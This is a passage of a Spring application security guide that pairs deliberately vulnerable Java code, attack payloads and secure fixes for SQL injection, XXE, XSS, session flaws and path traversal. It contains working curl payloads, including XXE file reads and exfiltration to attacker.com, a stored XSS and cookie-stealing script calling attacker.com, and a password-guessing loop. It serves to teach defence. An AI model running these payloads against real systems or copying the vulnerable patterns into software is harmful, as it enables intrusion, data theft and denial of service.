              - pattern: $JDBC.queryForList($SQL + $TAINTED + ...)
              - pattern: $JDBC.execute($SQL + $TAINTED + ...)
    pattern-sanitizers:
      - pattern: $VALIDATOR.validateSQLInput($INPUT)
      - pattern: $WHITELIST.contains($INPUT)
```

CodeQL Query:


```
/**
 * @name SQL injection in Spring Data
 * @description Detects SQL injection vulnerabilities in Spring applications
 * @kind path-problem
 * @problem.severity error
 * @id java/spring-sql-injection
 */

import java
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class SpringSQLInjectionSink extends DataFlow::ExprNode {
  SpringSQLInjectionSink() {
    exists(MethodAccess ma |
      (
        ma.getMethod().hasName("createQuery") and
        ma.getMethod().getDeclaringType().hasQualifiedName("javax.persistence", "EntityManager")
      ) or
      (
        ma.getMethod().hasName(["queryForList", "execute", "update"]) and
        ma.getMethod().getDeclaringType().hasQualifiedName("org.springframework.jdbc.core", "JdbcTemplate")
      ) and
      ma.getAnArgument() = this.asExpr()
    )
  }
}

class SpringSQLInjectionConfiguration extends TaintTracking::Configuration {
  SpringSQLInjectionConfiguration() { this = "SpringSQLInjectionConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    exists(Parameter p, Method m |
      p.getCallable() = m and
      (
        m.hasAnnotation("org.springframework.web.bind.annotation.RequestMapping") or
        m.hasAnnotation("org.springframework.web.bind.annotation.GetMapping") or
        m.hasAnnotation("org.springframework.web.bind.annotation.PostMapping")
      ) and
```

```
      source.asParameter() = p
    )
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof SpringSQLInjectionSink
  }
}

from SpringSQLInjectionConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "SQL injection vulnerability: user input from $@ flows to SQL query construction.",
  source.getNode(), "this user input"
```

Secure Implementation:

```
@Service
public class SecureUserSearchService {

    @PersistenceContext
    private EntityManager entityManager;

    public List<User> searchUsers(String criteria, String sortField) {
        // Secure: Parameterized JPQL with whitelist validation
        Set<String> allowedSortFields = Set.of("username", "email", "createdDate");
        if (!allowedSortFields.contains(sortField)) {
            throw new IllegalArgumentException("Invalid sort field: " + sortField);
        }

        String jpql = "SELECT u FROM User u WHERE u.name LIKE :criteria ORDER BY u." + sortField;
        return entityManager.createQuery(jpql, User.class)
            .setParameter("criteria", "%" + criteria + "%")
            .getResultList();
    }

    // Secure: Use Criteria API for dynamic queries
    public List<User> dynamicUserSearch(UserSearchCriteria searchCriteria) {
        CriteriaBuilder cb = entityManager.getCriteriaBuilder();
        CriteriaQuery<User> query = cb.createQuery(User.class);
        Root<User> user = query.from(User.class);

        List<Predicate> predicates = new ArrayList<>();

        if (searchCriteria.getName() != null) {
            predicates.add(cb.like(user.get("name"), "%" + searchCriteria.getName() + "%"));
        }

        if (searchCriteria.getEmail() != null) {
            predicates.add(cb.equal(user.get("email"), searchCriteria.getEmail()));
        }

        query.where(predicates.toArray(new Predicate[0]));
        return entityManager.createQuery(query).getResultList();
    }
}
```

7. XML External Entity (XXE) Injection: Breaking XML Processing



XXE vulnerabilities in Spring applications often arise from unsafe XML parsing in REST endpoints, file upload handlers, and configuration processing.

Vulnerable XML Processing Patterns

Unsafe DocumentBuilder Usage:

```
@RestController
public class XmlProcessingController {

    @PostMapping("/api/xml/process")
    public ResponseEntity<String> processXmlData(@RequestBody String xmlContent) {
        try {
            // VULNERABILITY: Default DocumentBuilder allows external entities
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            DocumentBuilder builder = factory.newDocumentBuilder();

            InputStream xmlStream = new ByteArrayInputStream(xmlContent.getBytes());
            Document doc = builder.parse(xmlStream);

            // Process document...
            return ResponseEntity.ok("XML processed successfully");
```

```
        } catch (Exception e) {
            return ResponseEntity.status(500).body("XML processing failed: " + e.getMessage());
        }
    }
}
```

Advanced XXE Attack Vectors


```
# File disclosure attack
curl -X POST "https://target.com/api/xml/process" \
  -H "Content-Type: application/xml" \
  -d '<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>'

# Internal network reconnaissance (SSRF)
curl -X POST "https://target.com/api/xml/process" \
  -H "Content-Type: application/xml" \
  -d '<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "http://internal-server:8080/admin/status">
]>
<root>&xxe;</root>'

# Out-of-band data exfiltration
curl -X POST "https://target.com/api/xml/process" \
  -H "Content-Type: application/xml" \
  -d '<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY % dtd SYSTEM "http://attacker.com/xxe.dtd">
  %dtd;
  %send;
]>
<root></root>'

# Billion laughs DoS attack
curl -X POST "https://target.com/api/xml/process" \
  -H "Content-Type: application/xml" \
  -d '<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<root>&lol4;</root>'
```

Secure XML Processing:

```
@RestController
public class SecureXmlProcessingController {

    @PostMapping("/api/xml/process")
    public ResponseEntity<String> processXmlData(@RequestBody String xmlContent) {
        try {
            // Secure: Disable external entity processing
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();

            // Disable DTDs entirely
            factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

            // Disable external general entities
            factory.setFeature("http://xml.org/sax/features/external-general-entities", false);

            // Disable external parameter entities
            factory.setFeature("http://xml.org/sax/features/external-parameter-entities", false);

            // Disable external DTDs
            factory.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);

            // Enable secure processing
            factory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);

            DocumentBuilder builder = factory.newDocumentBuilder();

            // Set entity resolver to prevent external entity loading
            builder.setEntityResolver((publicId, systemId) -> {
                throw new SAXException("External entity access denied: " + systemId);
            });

            Document doc = builder.parse(new ByteArrayInputStream(xmlContent.getBytes()));

            return ResponseEntity.ok("XML processed securely");
```

```
        } catch (Exception e) {
            log.warn("XML processing failed", e);
            return ResponseEntity.status(400).body("Invalid XML content");
        }
    }
}
```

8. Cross-Site Scripting (XSS): Client-Side Code Injection



XSS Attack Flow in Spring MVC

XSS vulnerabilities in Spring MVC applications typically occur through unsafe template rendering, JSON responses, and error message handling.

Spring MVC XSS Vulnerabilities

Thymeleaf Template Injection:

```
@Controller
public class UserProfileController {

    @GetMapping("/profile")
    public String showProfile(@RequestParam String username, Model model) {
        User user = userService.findByUsername(username);

        // VULNERABILITY: Unescaped user input in template
        model.addAttribute("welcomeMessage", "Welcome back, " + username + "!");
        model.addAttribute("userBio", user.getBio()); // Potential stored XSS

        return "profile";
    }
}
```

Template (profile.html):

```
<!-- VULNERABILITY: th:utext renders unescaped HTML -->
<div th:utext="${welcomeMessage}"></div>

<!-- VULNERABILITY: JavaScript context without proper escaping -->
```

```
<script>
    var userBio = '[[${userBio}]]';
    document.getElementById('bio').innerHTML = userBio;
</script>
```


XSS Attack Payloads

```
# Reflected XSS through URL parameters
curl -X GET "https://target.com/profile?username=<script>alert(document.cookie)</script>" \
  -H "Cookie: JSESSIONID=victim_session"

# Stored XSS through form submission
curl -X POST "https://target.com/api/profile/update" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer token" \
  -d '{"bio": "<img src=x onerror=\"fetch(\"/admin/users\").then(r=>r.text()).then(d=>fetch(\"https://attacker.com/exfil?
data=\"+btoa(d)))\">"}'

# DOM-based XSS through JSON responses
curl -X GET "https://target.com/api/user/search?q=<script>location.href='javascript:alert(1)'</script>" \
  -H "Accept: application/json"

# XSS in error messages
curl -X POST "https://target.com/login" \
  -d "username=<script>alert('XSS')</script>&password=invalid" \
  -H "Content-Type: application/x-www-form-urlencoded"
```

Secure Implementation:

```
@Controller
public class SecureUserProfileController {

    @GetMapping("/profile")
    public String showProfile(@RequestParam @Pattern(regexp = "^[a-zA-Z0-9_]+$") String username,
                              Model model) {
        User user = userService.findByUsername(username);

        // Secure: Use proper escaping and validation
        String safeUsername = HtmlUtils.htmlEscape(username);
        model.addAttribute("welcomeMessage", "Welcome back, " + safeUsername + "!");

        // Secure: Sanitize user-generated content
        String safeBio = htmlSanitizer.sanitize(user.getBio());
        model.addAttribute("userBio", safeBio);

        return "profile";
    }

    @PostMapping("/api/profile/update")
    @ResponseBody
    public ResponseEntity<String> updateProfile(@RequestBody @Valid ProfileUpdateRequest request) {
        // Secure: Validate and sanitize input
        String sanitizedBio = htmlSanitizer.sanitize(request.getBio());

        userService.updateBio(getCurrentUser().getId(), sanitizedBio);

        return ResponseEntity.ok("Profile updated successfully");
    }
}
```

9. Session Management Vulnerabilities: Breaking Authentication State



Session management flaws in Spring Security can lead to session fixation, hijacking, and concurrent session abuse.

Vulnerable Session Configurations

Insecure Session Configuration:

```
@Configuration
@EnableWebSecurity
public class InsecureSessionConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            .sessionManagement(session -> session
                // VULNERABILITY: No session fixation protection
                .sessionFixation().none()

                // VULNERABILITY: Unlimited concurrent sessions
                .maximumSessions(-1)

                // VULNERABILITY: No session timeout
                .sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED)
            )
            .build();
    }
}
```

Session Attack Techniques


```
# Session fixation attack
# 1. Attacker gets session ID
curl -c cookies.txt https://target.com/login

# 2. Victim logs in with attacker's session ID
curl -b "JSESSIONID=attacker_session_id" \
  -X POST https://target.com/login \
  -d "username=victim&password=victim_pass"

# 3. Attacker uses same session ID to access victim's account
curl -b "JSESSIONID=attacker_session_id" \
  https://target.com/profile

# Session hijacking via XSS
<script>
fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>

# Concurrent session abuse
# Multiple logins from different locations
```

```
for i in {1..10}; do
  curl -X POST https://target.com/login \
    -d "username=admin&password=password" \
    -H "User-Agent: Browser$i" &
done
```

Secure Session Management:

```
@Configuration
@EnableWebSecurity
public class SecureSessionConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        return http
            .sessionManagement(session -> session
                // Secure: Migrate session on authentication
                .sessionFixation().migrateSession()

                // Secure: Limit concurrent sessions
                .maximumSessions(1)
                .maxSessionsPreventsLogin(true)
                .sessionRegistry(sessionRegistry())

                // Secure: Use stateless for APIs
                .sessionCreationPolicy(SessionCreationPolicy.STATELESS)
            )
            // Secure: Configure session cookies
            .headers(headers -> headers
                .httpStrictTransportSecurity(hsts -> hsts
                    .maxAgeInSeconds(31536000)
                    .includeSubdomains(true)
                )
            )
            .build();
    }

    @Bean
    public SessionRegistry sessionRegistry() {
        return new SessionRegistryImpl();
    }

    @Bean
    public HttpSessionEventPublisher httpSessionEventPublisher() {
        return new HttpSessionEventPublisher();
    }
}
```

10. Path Traversal and File Upload Vulnerabilities



File handling vulnerabilities in Spring Boot applications can lead to arbitrary file access, code execution, and denial of service attacks.

Vulnerable File Operations

Unsafe Path Resolution:

```
@RestController
public class FileController {

    private static final String UPLOAD_DIR = "/app/uploads/";

    @GetMapping("/api/files/{filename}")
    public ResponseEntity<Resource> downloadFile(@PathVariable String filename) {
        try {
            // VULNERABILITY: Direct path concatenation allows traversal
            Path filePath = Paths.get(UPLOAD_DIR + filename);
            Resource resource = new UrlResource(filePath.toUri());

            if (resource.exists()) {
                return ResponseEntity.ok()
                    .header(HttpHeaders.CONTENT_DISPOSITION,
                            "attachment; filename=\"" + filename + "\"")
                    .body(resource);
            }

            return ResponseEntity.notFound().build();
        } catch (Exception e) {
            return ResponseEntity.status(500).build();
        }
    }

    @PostMapping("/api/files/upload")
    public ResponseEntity<String> uploadFile(@RequestParam("file") MultipartFile file) {
```

```
        try {
            // VULNERABILITY: No filename validation
            String filename = file.getOriginalFilename();
            Path uploadPath = Paths.get(UPLOAD_DIR + filename);

            // VULNERABILITY: No file type validation
            Files.copy(file.getInputStream(), uploadPath, StandardCopyOption.REPLACE_EXISTING);

            return ResponseEntity.ok("File uploaded: " + filename);
        } catch (Exception e) {
            return ResponseEntity.status(500).body("Upload failed");
        }
    }
}
```

Path Traversal Attack Payloads


```
# Basic path traversal
curl -X GET "https://target.com/api/files/..%2F..%2F..%2Fetc%2Fpasswd"

# Encoded traversal sequences
